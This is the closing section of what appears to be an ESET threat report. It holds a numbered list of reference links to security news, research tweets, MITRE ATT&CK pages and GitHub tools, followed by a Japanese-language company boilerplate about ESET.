[43] https://twitter.com/pollo290987/status/1312186676739932160?s=20

[44] https://www.bleepingcomputer.com/news/security/emotet-malwares-new-red-dawn-attachment-is-just-as-dangerous/

[45] https://twitter.com/Cryptolaemus1/status/1300662754030825472?s=20

[46] https://twitter.com/ESETresearch/status/1288533242438651906?s=20

[47] https://www.virustotal.com/gui/file/15c3cfbad0e3b0afe327e53605c463775ef2ae1d5c21b23928a2aa34b7e36719/detection

[48] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[49] https://www.bleepingcomputer.com/news/security/maze-ransomware-now-encrypts-via-virtual-machines-to-evade-detection/

[50] https://www.bleepingcomputer.com/news/security/revil-ransomware-deposits-1-million-in-hacker-recruitment-drive/

[51] https://www.group-ib.com/blog/oldgremlin

[52] https://blog.sensecy.com/2020/08/20/global-ransomware-attacks-in-2020-the-top-4-vulnerabilities/

[53] https://www.bleepingcomputer.com/news/security/ransomware-attack-at-german-hospital-leads-to-death-of-patient/

[54] https://www.bbc.com/news/technology-54204356

[55] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[56] https://www.forbes.com/sites/billybambrough/2020/08/25/bitcoin-in-the-early-stages-of-a-bull-market-crypto-wallet-data-reveals/#3fc49965510d

[57] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[58] https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf#page=21

[59] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[60] https://www.forbes.com/sites/zakdoffman/2019/08/16/dangerous-new-android-trojan-hides-from-malware-researchers-and-taunts-them-on-twitter/#272515c6d9c9

[61] https://www.zdnet.com/article/cerberus-banking-trojan-team-breaks-up-source-code-goes-to-auction/

[62] https://twitter.com/LukasStefanko/status/1293078550766129152

[63] https://www.bleepingcomputer.com/news/security/d-link-blunder-firmware-encryption-key-exposed-in-unencrypted-image/

[64] https://www.bleepingcomputer.com/news/security/5-severe-d-link-router-vulnerabilities-disclosed-patch-now/

[65] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025

[66] https://vblocalhost.com/presentations/xdspy-stealing-government-secrets-since-2011/

[67] https://vblocalhost.com/presentations/panel-flattening-the-curve-of-cyber-risks/

[68] https://vblocalhost.com/presentations/ramsay-a-cyber-espionage-toolkit-tailored-for-air-gapped-networks/

[69] https://vblocalhost.com/presentations/invisimole-first-class-persistence-through-second-class-exploits/

[70] https://vblocalhost.com/presentations/latam-financial-cybercrime-competitors-in-crime-sharing-ttps/

[71] https://confidence-conference.org/lecture.html#id=62676

[72] https://infoshare.pl/speakers/#speaker1445

[73] https://attack.mitre.org/

[74] https://attack.mitre.org/techniques/enterprise/

[75] https://attack.mitre.org/software/

[76] https://attack.mitre.org/groups/

[77] https://attack.mitre.org/techniques/T1547/

[78] https://attack.mitre.org/software/S0260/

[79] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[80] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[81] https://attack.mitre.org/techniques/T1218/002/

[82] https://attack.mitre.org/groups/G0047/

[83] https://attackevals.mitre-engenuity.org/carbanak-fin7/

[84] https://github.com/eset/malware-research/tree/master/kr00k

[85] https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services

[86] https://www.welivesecurity.com/2017/07/20/stantinko-massive-adware-campaign-operating-covertly-since-2012/

[87] https://www.welivesecurity.com/2019/11/26/stantinko-botnet-adds-cryptomining-criminal-activities/

[88] https://github.com/eset/stadeo

[89] https://www.welivesecurity.com/2020/03/19/stantinko-new-cryptominer-unique-obfuscation-techniques/

[90] https://www.hex-rays.com/products/ida/

[91] https://github.com/cea-sec/miasm

[92] https://help.eset.com/glossary/en-US/unwanted_application.html

[93] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

ESET について

ESET は 30 年間にわたり世界中の個人および法人に向けて、業界をリードする革新的な IT セキュリティソフトとサービスを開発してきました。エンドポイントやモバイルセキュリティ、暗号化、二要素認証など、高性能でありながら使いやすいさまざまなソリューションを提供しています。消費者や企業がこれらのテクノロジーを最大限に活用し、安全を確保できるよう取り組んでいます。ESET は、24 時間 365 日、ユーザーに製品を意識させることなく、保護および監視を行い、リアルタイムでセキュリティを更新し、安全かつ、円滑に業務を遂行できるようにします。脅威が進化する中で、IT セキュリティ企業も進化する必要があります。世界中に R&D 研究開発拠点を有する ESET は、*100 Virus Bulletin（VB100）アワード*を獲得した最初の IT セキュリティ企業で、2003 年以降、実環境で使用されたあらゆるマルウェアを特定しています。詳細については、*www.eset.com/jp* をご覧ください。また、*LinkedIn*、*Facebook*、および *Twitter* で最新の情報をご確認ください。

WeLiveSecurity.com
@ESETresearch
ESET GitHub